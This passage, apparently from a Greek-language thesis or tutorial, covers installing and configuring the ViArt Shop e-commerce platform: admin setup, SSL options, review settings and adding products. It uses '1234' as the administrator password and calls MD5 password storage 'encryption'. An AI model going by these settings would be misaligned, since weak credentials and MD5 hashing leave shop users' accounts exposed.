


Εικόνα 59: Επιλογές Διαχειριστή, και εδώ μας ζητείται να συμπληρώσουμε τα παρακάτω πεδία:

- Όνομα της ιστοσελίδας μας (Site Name): γράφουμε http://localhost/Alexia's-Shop
- Url ιστοσελίδας (Site Url): γράφουμε http://alexia-acer/ViArt_Shop/

- Email Διαχειριστή (Administrator Email): γράφουμε arisalexia@ath.forthnet.gr όπως το έχουμε ορίσει προηγουμένως στον SMTP Server μας.
- Είσοδος Διαχειριστή (Administrator Login): γράφουμε alexia.
- Κωδικός Διαχειριστή (Administrator Password): γράφουμε 1234.
- Ξαναγράψτε τον κωδικό (Confirm Password): γράφουμε 1234.
- Ρυθμίσεις ημερομηνίας (Date Format): ρυθμίζουμε την ημερομηνία και την ώρα που θέλουμε να αναγράφεται στην ιστοσελίδα μας, ανάλογα με την επιθυμητή μας οπτική απεικόνιση.


Στο τέλος της σελίδας επιλέγουμε next για να προχωρήσουμε στο τρίτο βήμα, όπως απεικονίζεται στην εικόνα 55.



Εικόνα 60: Επιλέγουμε ένα από τα 9 διαθέσιμα περιγράμματα, Default, Classic, Convex, Curved, Ecommerce, Fashion, Marine, Rainbow and Silver.

Έχουμε επιλέξει το Ecommerce αλλά δεν είναι δεσμευτικό και μπορούμε να το αλλάξουμε στη συνέχεια αν το επιθυμούμε.

Αφού επιλέξαμε την εμφάνιση της ιστοσελίδας μας, οδηγούμαστε στο τελικό βήμα που περιγράφεται στην εικόνα 56.



Εικόνα 61: Σε αυτό το σημείο η εγκατάσταση ολοκληρώθηκε.


- "Παρακαλώ βεβαιωθείτε ότι έχετε βάλει τις σωστές παραμέτρους", μπορούμε να κάνουμε κλικ για πρόσβαση στο κοντρόλ πάνελ αν επιθυμούμε να αλλάξουμε κάτι.

- Url Διαχειριστή: http://alexia-acer/ViArt_shop/admin/admin.php/
- Url Ιστοσελίδας: http://alexia-acer/ViArt_shop/index.php/
- Manual Url: http://www.viart.com/manuals.php/

- "Ευχαριστούμε που επιλέξατε το ViArt Shop!"

3.1 Ρύθμιση των κυρίων παραμέτρων

Το πρώτο πράγμα που πρέπει να κάνουμε αφού έχουμε εγκαταστήσει το ViArt shop, είναι να θέσουμε τις κύριες παραμέτρους του. Στην περίπτωση που το κάνουμε αυτό πηγαίνουμε στο Administration > System > Global Settings.



Εικόνα 62: ρυθμίσεις της ιστοσελίδας.

Θα χρειαστεί να συμπληρώσουμε τα παρακάτω πεδία:

- Όνομα ιστοσελίδας (Site Name): http://localhost/Alexia's-Shop

- URL ιστοσελίδας (Site Url): http://alexia-acer/ViArt_shop/ καθορίζει τη URL για πρόσβαση στο ViArt shop μέσω του παγκόσμιου ιστού.
- Email διαχειριστή (Administrator Email): καθορίζει το προεπιλεγμένο email που θα χρησιμοποιηθεί για την αποστολή μηνυμάτων ειδοποιήσεων στο διαχειριστή.

- Προεπιλεγμένη χώρα (Default Country).
- Προεπιλεγμένη πολιτεία (Default State).
- Ενεργό περίγραμμα (Active Layout): έχουμε επιλέξει το Ecommerce.
- Κρυπτογράφηση κωδικού (Password Encryption): καθορίζει το πώς όλοι οι κωδικοί θα αποθηκεύονται στη βάση δεδομένων: χρήση MD5 για κρυπτογράφηση, όλοι οι κωδικοί στη βάση δεδομένων θα είναι κρυπτογραφημένοι.


3.2 Θέματα ασφαλείας

Πως θα ενεργοποιήσουμε το SSL στο ηλεκτρονικό μας κατάστημα.

Αντιγράφουμε όλα τα αρχεία σε έναν ασφαλή φάκελο στο server μας ενώ η άλλη περίπτωση είναι να αντιγράψουμε όλα τα scripts και τα αρχεία από το /includes φάκελο στον ασφαλή φάκελο στο server μας.

Ακολουθούμε τη διαδρομή:

Administration > System > Global Settings and Activate SSL for user and/or Administrator Area




Εικόνα 63: ρυθμίσεις ασφαλείας

1. Ασφαλή Url του ηλεκτρονικού καταστήματος (Secure Site Url): https//alexia-acer/ViArt_shop/
2. SSL του χρήστη (User SSL): τσεκάρουμε τα εξής:
    - Στην είσοδο του χρήστη (On user login).
    - Στο προφίλ του χρήστη (On user profile page).
    - Στη σελίδα της παραγγελίας (On order profile page).
    - Στη σελίδα της πληρωμής (On payment details pages).
    - Στις λεπτομέρειες της παραγγελίας του εμπορεύματος (On merchant order details).
    - Στη λίστα αποδείξεων πληρωμής (On helpdesk tickets list).
    - Στις λεπτομέρειες των αποδείξεων πληρωμής (On helpdesk ticket details).
3. SSL του διαχειριστή (Administrator SSL): τσεκάρουμε τα εξής:
    - Στην είσοδο του διαχειριστή (On admin login).
    - Στις λεπτομέρειες των παραγγελιών (On orders details).
    - Στη δημιουργία παραγγελιών (On order creation).

- Στη λίστα παραγγελιών (On orders list).
- Άλλες σελίδες παραγγελιών (Other orders pages).
- Στη λίστα αποδείξεων πληρωμής (On helpdesk tickets list).
- Στις λεπτομέρειες των αποδείξεων πληρωμής (On helpdesk ticket details).
- ΄Άλλες σελίδες (Other helpdesk pages).

4. Ανακατεύθυνση της SSL: ανακατευθύνει σε https// σύνδεση σε περίπτωση που η σελίδα έχει πρόσβαση μέσω http// .



Εικόνα 64: υπόλοιπες ρυθμίσεις.

- Ρυθμίσεις παρακολούθησης (Tracking Settings): γενικά, tracking είναι η παρακολούθηση μιας διαδικασίας ή τα αποτελέσματα μιας ενέργειας. Το ViArt κατάστημα μας βοηθά να εξασφαλίσουμε πιο λεπτομερή στατιστικά προσφέροντας μας τα παρακάτω δύο tracking labels: Αριθμός επισκέψεων

στην ιστοσελίδα (Site Visit) και Αριθμός ανάγνωσης της σελίδας (Page Views). Με αυτόν τον τρόπο, γνωρίζοντας τα δεδομένα θα μας επιτραπεί να έχουμε μια πιο κοντινή ματιά στην απόδοση του ηλεκτρονικού μας καταστήματος και θα μπορούσαμε να εξασφαλίσουμε κάποιες απαντήσεις οι οποίες μπορεί να είναι σωστές αλλά μπορεί να είναι και λάθος.

- Ρυθμίσεις ανασκόπησης (Review Settings): οι επισκέπτες του ηλεκτρονικού μας καταστήματος θα έχουν τη δυνατότητα να βαθμολογούν προϊόντα και να θέτουν τα σχόλια τους. Έχουμε επιλογή να ρυθμίσουμε έτσι ώστε να καθιστούμε ικανό ή ανίκανο την ανασκόπηση προϊόντων στο ηλεκτρονικό μας κατάστημα. Επίσης να εγκρίνουμε την ανασκόπηση των προϊόντων, έτσι ώστε όλες οι ανασκοπήσεις των προϊόντων να εμφανίζονται αρχικά στο τμήμα του διαχειριστή και μόνο ύστερα από τη δική μας εξουσιοδότηση να εμφανίζονται στη συνέχεια στην ιστοσελίδα μας. Και ανασκοπήσεις ανά σελίδα, όπου προσδιορίζει τον αριθμό των ανασκοπήσεων ανά σελίδα, στην οποία η προαιρετική τιμή είναι 10, αλλά έχουμε τη δυνατότητα να το αλλάξουμε σε κλίμακα από 5 ως 100.
- Κλίμακα βαθμολόγησης (Top Rated): είναι ένα αυτόματο γενικευμένο τμήμα το οποίο περιέχει τα πιο δημοφιλή προϊόντα. Προαιρετικά εμφανίζεται στην κεντρική σελίδα στην οποία μπορούμε να επιλέξουμε ποια προϊόντα θα εμφανίζονται.

3.3 Διαχείριση κατηγοριών και υποκατηγοριών.

Το ηλεκτρονικό μας κατάστημα μας επιτρέπει να διαχειριζόμαστε πλήρως τα προϊόντα μέσω κατηγοριών.


Πληκτρολογούμε στον browser μας:

https://alexia-acer/ViArt_shop/admin/admin.php

και ακολουθούμε τη διαδρομή: Administration > Products > Products & Categories.

Εικόνα 65: Προϊόντα και κατηγορίες.

Κάνοντας κλικ στο Products & Categories, αυτό που βλέπουμε είναι η "Top" κατηγορία. Για να δημιουργήσουμε μια νέα κατηγορία επιλέγουμε add category.




Εικόνα 66: Δημιουργία νέας κατηγορίας.

Στη συνέχεια, συμπληρώνουμε το όνομα, δίνουμε μια μικρή περιγραφή αν είναι απαραίτητο, επιλέγουμε την εικόνα που θέλουμε να αντιστοιχεί στη συγκεκριμένη κατηγορία και πατάμε το κουμπί ανανέωση στο τέλος της σελίδας για να αποθηκευτούν οι αλλαγές.

Για να δημιουργήσουμε ένα προϊόν στην κατηγορία που θέλουμε, επιλέγουμε add new και συμπληρώνουμε τα πεδία που θέλουμε να περιέχει.

Έστω ότι θέλουμε να δημιουργήσουμε έναν ηλεκτρονικό υπολογιστή στην κατηγορία Computers. Αρχικά, συμπληρώνουμε τον τύπο, τον κωδικό και το όνομα του προϊόντος, καθώς και τον κωδικό του κατασκευαστή σε περίπτωση που το διαθέτουμε. Στη συνέχεια, γράφουμε μια μικρή περιγραφή του προϊόντος που θα εμφανίζεται κάτω από το όνομα του προϊόντος, καθώς και μια πλήρης περιγραφή η οποία θα εμφανίζεται όταν ο χρήστης επιλέγει να δει λεπτομερώς το προϊόν που τον ενδιαφέρει. Επίσης, επιλέγουμε την εικόνα που θέλουμε να έχει το προϊόν μας, μπορούμε να επιλέξουμε οι εικόνες να εμφανίζονται σε μικρό μέγεθος(θα εμφανίζεται στην κύρια σελίδα), σε μεγάλο(που θα εμφανίζεται σε σελίδα με τις

λεπτομέρειες), καθώς και υπερμεγέθεις(που θα εμφανίζεται σε ξεχωριστό παράθυρο). Επιπλέον, μπορούμε να συμπληρώσουμε λοιπές πληροφορίες του προϊόντος που αφορούν τη διαθέσιμη ποσότητα, το βάρος, τα έξοδα αποστολής, τους λοιπούς φόρους, την έκπτωση, ειδική προσφορά, τη βαθμολογία από τους πελάτες και τα λοιπά. Στο τέλος της σελίδας επιλέγουμε το κουμπί ανανέωση για να αποθηκευτούν οι αλλαγές.




Εικόνα 67: Δημιουργία και περιγραφή προϊόντος.

Με τον ίδιο τρόπο εισάγουμε τις υπόλοιπες κατηγορίες και τα προϊόντα τα οποία θα εμπορεύεται το ηλεκτρονικό μας κατάστημα.

Συνεπώς, πληκτρολογώντας στον browser μας: https://localhost/ViArt_shop/


εμφανίζεται στους χρήστες το ηλεκτρονικό μας κατάστημα με τις κατηγορίες και τα προϊόντα που έχουμε δημιουργήσει.



Εικόνα 68: Αρχική σελίδα του ηλεκτρονικού καταστήματος μας.

